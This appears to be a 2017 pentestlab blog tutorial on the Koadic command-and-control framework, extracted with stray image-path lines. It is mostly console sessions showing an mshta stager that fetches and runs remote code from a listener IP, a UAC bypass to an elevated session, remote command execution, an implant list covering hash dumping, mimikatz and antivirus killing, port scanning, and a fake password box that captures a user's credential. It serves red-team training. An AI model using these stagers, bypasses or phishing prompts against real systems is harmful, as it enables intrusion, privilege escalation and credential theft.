Command and Control – Windows COM


pentestlab.blog/category/red-team/page/95

September 1, 2017

Red team engagements are becoming more and more popular and system administrators are more aware about tools and techniques so avoiding detection is a much harder task. Red teamers from the other hand are always looking for command and controls tools that are using either legitimate traffic or standard functionality of Windows to hide their activities. The native Windows Script Host engine can be used as another method of command and control as it was presented at Bsides Las Vegas 2017 and a tool was released to assist towards this activity.

Koadic Framework was developed by Sean Dillon and Zach Harding and is based in JavaScript and VBScript since it is using Windows Script Host (WSH). Therefore it can be used in multiple Windows environments from Windows 2000 to Windows 10. Legacy systems they don't have PowerShell or they might be running an old version of ASP.NET so compare to other tools that are based in PowerShell it can be used as a more reliable solution.

Koadic is fast, less noisy and has the ability to deliver payloads in memory as well.



Koadic

Koadic by default is configured to use Microsoft HTML Application as a stager and the only requirement is to set the local IP address. Other stagers involve the usage of rundll32 and regsvr32. Additionally as many other command and control tools it supports encrypted communication for a more stealthy approach.

```
(koadic: stager/js/mshta)# info

        NAME        VALUE           REQ     DESCRIPTION
        -----       ------------    ----    -------------
        LHOST       0.0.0.0         yes     Where the stager should call home
        LPORT       9999            yes     The port to listen for stagers on
        EXPIRES                     no      MM/DD/YYYY to stop calling home
        KEYPATH                     no      Private key for TLS communications
        CERTPATH                    no      Certificate for TLS communications

(koadic: stager/js/mshta)# set LHOST 192.168.1.169
[+] LHOST => 192.168.1.169
(koadic: stager/js/mshta)# run
[+] Spawned a stager at http://192.168.1.169:9999/JWPws
[>] mshta http://192.168.1.169:9999/JWPws
[+] Zombie 0: Staging new connection (192.168.1.161)
[+] Zombie 0: DESKTOP-4CG7MS1\User @ DESKTOP-4CG7MS1 -- Microsoft Windows 10 Hom
e
```

Koadic – MSHTA Stager

The following command needs to executed on the target from a command prompt:

Command Prompt

```
Microsoft Windows [Version 10.0.15063]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\User>mshta http://192.168.1.169:9999/JWPws
```

MSHTA – Execution on the target

By specifying the Zombie ID Koadic can interact with the host:

```
(koadic: stager/js/mshta)# zombies 0

        ID:                     0
        Status:                 Alive
        Last Seen:              2017-08-31 21:01:52

        IP:                     192.168.1.161
        User:                   DESKTOP-4CG7MS1\User
        Hostname:               DESKTOP-4CG7MS1
        Primary DC:             Unknown
        OS:                     Microsoft Windows 10 Home
        Elevated:               No

        User Agent:             Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10
.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.
0.30729; .NET CLR 3.5.30729; Tablet PC 2.0; LCTE)
        Session Key:            81b6690e12c9418db4eb363a49aeb683

        JOB  NAME                           STATUS  ERRNO
        ---- ---------                      ------- -------
```

Koadic – Interaction with Zombies

Koadic is using some of the well-known user account control (UAC) bypasses of Matt Nelson to perform elevation.

```
(koadic: implant/elevate/bypassuac_eventvwr)# use implant/elevate/bypassuac_sdcl
t
(koadic: implant/elevate/bypassuac_sdclt)# info

        NAME        VALUE           REQ     DESCRIPTION
        -----       ------------    ----    -------------
        PAYLOAD                     yes     run payloads for a list
        ZOMBIE      ALL             yes     the zombie to target

(koadic: implant/elevate/bypassuac_sdclt)# set PAYLOAD 0
[+] PAYLOAD => 0
(koadic: implant/elevate/bypassuac_sdclt)# run
[*] Zombie 0: Job 3 (implant/elevate/bypassuac_sdclt) created.
[*] Zombie 1: Job 4 (implant/elevate/bypassuac_sdclt) created.
[+] Zombie 1: Job 4 (implant/elevate/bypassuac_sdclt) completed.
[+] Zombie 2: Staging new connection (192.168.1.161)
[+] Zombie 2: DESKTOP-4CG7MS1\User* @ DESKTOP-4CG7MS1 -- Microsoft Windows 10 Ho
me
```

Koadic – Bypass UAC SDCLT

A new session will created but this time it will be elevated:

```
(koadic: implant/elevate/bypassuac_sdclt)# zombies 2

        ID:                     2
        Status:                 Alive
        Last Seen:              2017-08-31 22:13:53

        IP:                     192.168.1.161
        User:                   DESKTOP-4CG7MS1\User*
        Hostname:               DESKTOP-4CG7MS1
        Primary DC:             Unknown
        OS:                     Microsoft Windows 10 Home
        Elevated:               YES!

        User Agent:             Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10
.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.
0.30729; .NET CLR 3.5.30729; Tablet PC 2.0; LCTE)
        Session Key:            2eb68943a625402598ae872f2ef791e0

        JOB  NAME                           STATUS  ERRNO
        ---- ---------                      ------- -------
```

Koadic – Elevated Session

It is also possible to execute commands on the target by using the cmdshell and the zombie ID.

```
(koadic: implant/elevate/bypassuac_sdclt)# cmdshell 2
[koadic: ZOMBIE 2 (192.168.1.161) - cmd.exe]> whoami
[*] Zombie 2: Job 5 (implant/manage/exec_cmd) created.
[+] Zombie 2: Job 5 (implant/manage/exec_cmd) completed.
Result for `whoami`:
desktop-4cg7ms1\user
```

Koadic – Command Execution

This framework has a number of implants that can be used to execute various activities like:

- Gather password hashes
- Bypass UAC
- Perform a port scan
- Kill antivirus
- File transfer
- Execute shellcode
- Perform Phishing

```
(koadic: implant/gather/enum_printers)# use implant/
implant/elevate/bypassuac_eventvwr   implant/inject/reflectdll_excel
implant/elevate/bypassuac_sdclt      implant/inject/shellcode_dynwrapx
implant/fun/cranberry                implant/inject/shellcode_excel
implant/fun/voice                    implant/manage/enable_rdesktop
implant/gather/clipboard             implant/manage/exec_cmd
implant/gather/enum_printers         implant/manage/killav
implant/gather/enum_shares           implant/phish/password_box
implant/gather/enum_users            implant/pivot/exec_psexec
implant/gather/hashdump_dc           implant/pivot/exec_wmi
implant/gather/hashdump_sam          implant/pivot/exec_wmic
implant/gather/office_key            implant/pivot/stage_wmi
implant/gather/windows_key           implant/scan/tcp
implant/inject/mimikatz_dotnet2js    implant/util/download_file
implant/inject/mimikatz_dynwrapx     implant/util/upload_file
```

Koadic – Implants

Performing a port scan on a number of targets is easy with the following implant:

```
(koadic: implant/manage/exec_cmd)# use implant/scan/tcp
(koadic: implant/scan/tcp)# info

      NAME        VALUE           REQ     DESCRIPTION
      -----       ------------    ----    -------------
      RHOSTS                      yes     name/IP of the remotes
      RPORTS      22,80,135,13... yes     ports to scan
      TIMEOUT     2               yes     longer is more accurate
      ZOMBIE      ALL             yes     the zombie to target

(koadic: implant/scan/tcp)# set RHOSTS 192.168.1.161
[+] RHOSTS => 192.168.1.161
(koadic: implant/scan/tcp)# run
[*] Zombie 0: Job 35 (implant/scan/tcp) created.
[*] Zombie 1: Job 36 (implant/scan/tcp) created.
[*] Zombie 2: Job 37 (implant/scan/tcp) created.
```

Koadic – TCP Scanner

Open ports will appear in green:

```
[*] Zombie 2: Job 37 (implant/scan/tcp) 192.168.1.161       80        closed
 80072efd
[*] Zombie 1: Job 36 (implant/scan/tcp) 192.168.1.161       80        closed
 80072efd
[+] Zombie 2: Job 37 (implant/scan/tcp) 192.168.1.161       135       open
 00000000
[+] Zombie 1: Job 36 (implant/scan/tcp) 192.168.1.161       135       open
 00000000
[+] Zombie 2: Job 37 (implant/scan/tcp) 192.168.1.161       139       open
 80072f78
[+] Zombie 1: Job 36 (implant/scan/tcp) 192.168.1.161       139       open
 80072f78
[*] Zombie 2: Job 37 (implant/scan/tcp) 192.168.1.161       443       closed
 80072efd
[*] Zombie 1: Job 36 (implant/scan/tcp) 192.168.1.161       443       closed
 80072efd
[+] Zombie 2: Job 37 (implant/scan/tcp) 192.168.1.161       445       open
 80072efe
[+] Zombie 1: Job 36 (implant/scan/tcp) 192.168.1.161       445       open
 80072efe
[*] Zombie 2: Job 37 (implant/scan/tcp) 192.168.1.161       3389      closed
 80072efd
```


Koadic – TCP Scanner Results

It is also possible to attempt to steal password from normal users through a password box. However this will defeat the purpose of being stealthy during the red team engagement.

```
[+] Zombie 1: Job 15 (implant/phish/password_box) completed.
Input contents:
pentestlab
(koadic: implant/phish/password_box)#
```

Koadic – Password Box

The script prompt that will appear to the user:



Koadic – Script Prompt

Reference

https://github.com/zerosum0x0/koadic

Click to access DEFCON-25-zerosum0x0-alephnaught-Koadic-C3.pdf